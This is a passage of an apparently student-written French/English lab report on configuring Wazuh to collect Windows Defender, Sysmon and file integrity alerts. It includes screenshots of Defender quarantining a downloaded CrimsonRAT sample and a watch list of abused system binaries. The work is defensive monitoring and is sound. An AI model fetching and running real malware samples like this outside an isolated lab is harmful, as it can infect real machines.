
Figure 85:config Wazuh pour Windows Defender

Restart Wazuh:



```
[root@localhost default]# systemctl  restart wazuh-manager
```

We will download a common malwre to test if we receive windows defender logs :



Téléchargements

CrimsonRAT.exe
Impossible de télécharger - Erreur de téléchargement

~~Flasher.exe~~
Supprimé

SeeMusic Pro 5.2.4 [FileCR].zip
Ouvrir un fichier

dxwebsetup.exe
Ouvrir un fichier

Embers-2.3-windows.exe risque d'endommager votre appareil. Voulez-vous quand même le...

Embers-2.3-windows.exe
Ouvrir un fichier

~~19045.2006.220908-0225....OEMRET_x64FRE_en-us.iso~~
Supprimé

~~SERVER_EVAL~~
Supprimé

Sécurité Windows


Protection contre les virus et menaces

Menaces détectées

L'antivirus Microsoft Defender a détecté des menaces. Obtenir des détails.


Figure 86: Test Windows defender

We can see that Windows Defender detected the malware and that we received an alert on our Wazuh server:



Jul 5, 2024 @ 13:37:27.306	T1087	Discovery	Discovery activity executed	3	92031
Jul 5, 2024 @ 13:37:25.882	T1059 T1105	Execution, Command and Control	Scripting file created under Windows Temp or User folder	6	92200
Jul 5, 2024 @ 13:37:22.685			Summary event of the report's signatures.	4	60608
Jul 5, 2024 @ 13:37:22.459			Windows Defender: Antimalware platform performed an action to protect you from potentially unwanted software ()	3	62124

Figure 87: Example D'alert Windows Defender



data.win.system.message

"Antivirus Microsoft Defender a entrepris une action pour protéger cet ordinateur contre des logiciels malveillants ou d'autres logiciels potentiellement indésirables.

Pour plus d'informations, reportez-vous aux éléments suivants :

https://go.microsoft.com/fwlink/?linkid=37020&name=Backdoor:MSIL/CrimsonRat.A&threatid=2147910657&enterprise=0


Nom : Backdoor:MSIL/CrimsonRat.A
ID : 2147910657
Gravité : Grave
Catégorie : Porte dérobée
Chemin : file:_C:\Users\Administrateur\Downloads\9e563505-c81d-4a43-9700-c4a747b4c8ca.tmp
Origine de la détection : Ordinateur local
Type de détection : Concret
Source de détection : Protection en temps réel
Utilisateur : AUTORITE NT\Système
Nom du processus : C:\Program Files (x86)\ossec-agent\wazuh-agent.exe
Action : Quarantaine

Figure 88: Details Alert Windows Defender

Sysmon :

Download config xml file :
https://github.com/wazuh/wazuh-ruleset/blob/master/rules/0595-win-sysmon_rules.xml


Create win-sysmon-rules.xml in same directory:



```
[root@localhost etc]# cd /var/ossec/
[root@localhost ossec]# ls
active-response  api     bin  framework     lib   queue    stats  var
agentless        backup  etc  integrations  logs  ruleset  tmp    wodles
[root@localhost ossec]# cd etc
[root@localhost etc]# ls
client.keys  internal_options.conf  lists                        localtime   ossec.conf.bk  rules   sslmanager.cert
decoders     key.txt                local_internal_options.conf  ossec.conf  rootcheck      shared  sslmanager.key
[root@localhost etc]# cd rules
[root@localhost rules]# ls
local_rules.xml
[root@localhost rules]# nano win_sysmon_rules.xml
```

Figure 89 : Creation du fichier win-sysmon-rules.xml

Copy paste in created file:




elmerikh@localhost:/var/ossec/etc/rules — nano win_sysmon_rules.xml

```
  GNU nano 5.6.1                        win_sysmon_rules.xml                         Modified
<!--
  -  Sysmon rules
  -  Created by Wazuh, Inc.
  -  Copyright (C) 2015-2020, Wazuh Inc.
  -  This program is a free software; you can redistribute it and/or modify it under the terms of GPLv2.
-->

<group name="sysmon,">

    <rule id="184665" level="0">
        <if_sid>18100</if_sid>
        <match>Microsoft-Windows-Sysmon/Operational: INFORMATION(1)</match>
        <description>Sysmon - Event 1</description>
        <group>sysmon_event1,</group>
    </rule>

    <rule id="185000" level="0">
        <if_sid>18100</if_sid>
        <match>Microsoft-Windows-Sysmon/Operational: INFORMATION(2)</match>
        <description>Sysmon - Event 2</description>
        <group>sysmon_event2,</group>
    </rule>

    <rule id="185001" level="0">

^G Help        ^O Write Out   ^W Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^_ Go To Line  M-E Redo
```

Figure 90: fichier win-sysmon-rules.xml


We edit the OSSEC configuration file of our Wazuh agent on our Windows machine:



```
    <log_format>eventchannel</log_format>
    <query>Event/System[EventID != 5145 and EventID != 5156 and EventID != 5447 and
      EventID != 4656 and EventID != 4658 and EventID != 4663 and EventID != 4660 and
      EventID != 4670 and EventID != 4690 and EventID != 4703 and EventID != 4907 and
      EventID != 5152 and EventID != 5157]</query>
  </localfile>

  <localfile>
    <location>System</location>
    <log_format>eventchannel</log_format>
  </localfile>

  <localfile>
    <location>Microsoft-Windows-Sysmon/Operational</location>
    <log_format>eventchannel</log_format>
  </localfile>
```

Figure 91: Config agent Wazuh pour Sysmon

Puis on redemare l'agent Wazuh:




```
PS C:\windows\system32> NET STOP Wazuh

Le service Wazuh a été arrêté.

PS C:\windows\system32> NET START Wazuh

Le service Wazuh a démarré.

PS C:\windows\system32>
```

Figure 92: redemarage de l'agent Wazuh

Now we can monitor system logs thanks to Sysmon

File integrity monitoring :


We add to the Wazuh agent's configuration file:



```
    <!-- 32-bit programs. -->
    <directories recursion_level="0" restrict="at.exe$|attrib.exe$|cacls.exe$|cmd.exe$|eventcreate.exe$|ftp.exe$|lsass.exe$|net.exe$|net1.exe$|nets
    <directories recursion_level="0">%WINDIR%\System32\drivers\etc</directories>
    <directories recursion_level="0" restrict="WMIC.exe$">%WINDIR%\System32\wbem</directories>
    <directories recursion_level="0" restrict="powershell.exe$">%WINDIR%\System32\WindowsPowerShell\v1.0</directories>
    <directories recursion_level="0" restrict="winrm.vbs$">%WINDIR%\System32</directories>

    <directories realtime="yes">%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup</directories>

    <directories report_changes="yes" check_all="yes" realtime="yes">C:\Users\Administrateur\Downloads</directories>

    <ignore>%PROGRAMDATA%\Microsoft\Windows\Start Menu\Programs\Startup\desktop.ini</ignore>

    <ignore type="sregex">.log$|.htm$|.jpg$|.png$|.chm$|.pnf$|.evtx$</ignore>

    <!-- Windows registry entries to monitor. -->
```

Figure 93: Config agent Wazuh pour File Integrity monitoring

To test, we can create a file in the Downloads folder, for example:


malware.txt - Bloc-notes
Fichier Edition Format Affichage Aide


```
doing bad things
```

Téléchargements
Fichier Accueil Partage Affichage
Ce PC > Téléchargements >
Rechercher dans : Téléchargem...
Documents
Images
AOSI
Captures d'écran

Nom	Modifié le	Type
Aujourd'hui (1)		
malware.txt	05/07/2024 23:13	Document texte
Plus tôt cette semaine (1)		


Figure 94: :example fichier malveant

In our Wazuh dashboard, in the Integrity Monitoring section, we can see that we receive changes and events in the specified system directory:



	Time	syscheck.path	syscheck.event	rule.description	rule.level	rule.id
>	-	c:\users\administrateur\downloads\malware.txt.txt	added	File added to the system.	5	554
>	-	HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\Tcpip\Parameters	deleted	Registry Value Entry Deleted	5	751

Figure 95: logs des modifications fichiers dans Wazuh



c:\users\administrateur\downloads\malware.txt.txt

Details

Last analysis
Jul 5, 2024 @ 14:15:48.000

Last modified
Jul 5, 2024 @ 14:15:48.000

User
Administrateur

User ID
S-1-5-21-1353744066-1962067119-1270168199-500

Size
16 Bytes

MD5
e638e53b102825e74d72a9c8dc11142e

SHA1
2da5e455feb5421a321fa9f71f25fe25c3669244

SHA256
c32e620848ec2057d76765f03506a9da55d785f9d9257e50ef87751a9bc50790

Permissions

Recent events — 1 hits

Figure 96: Detail du logs de l'integrité des fichiers

Threat Hunting for IOC:


Threat Hunting is a proactive and iterative process that involves identifying, pursuing, and mitigating advanced

threats that have evaded traditional security controls (AV, EDR, IPS/IDS, etc.). This process enables organizations to detect and respond to threats in real-time, reducing the risk of data breaches and cyber attacks.
Indicators of Compromise (IOCs)

IOCs are observable patterns or signs of a potential security incident, identified during an investigation or surveillance activities. These indicators can include:
• File Hashes • IP Addresses • Domain Names • URLs • File Names • Registry Keys • Network Traffic Patterns • Behavioral Anomalies
IOCs are used to identify and detect malicious activities or intrusions during investigations, enabling security teams to respond quickly and effectively to potential threats.

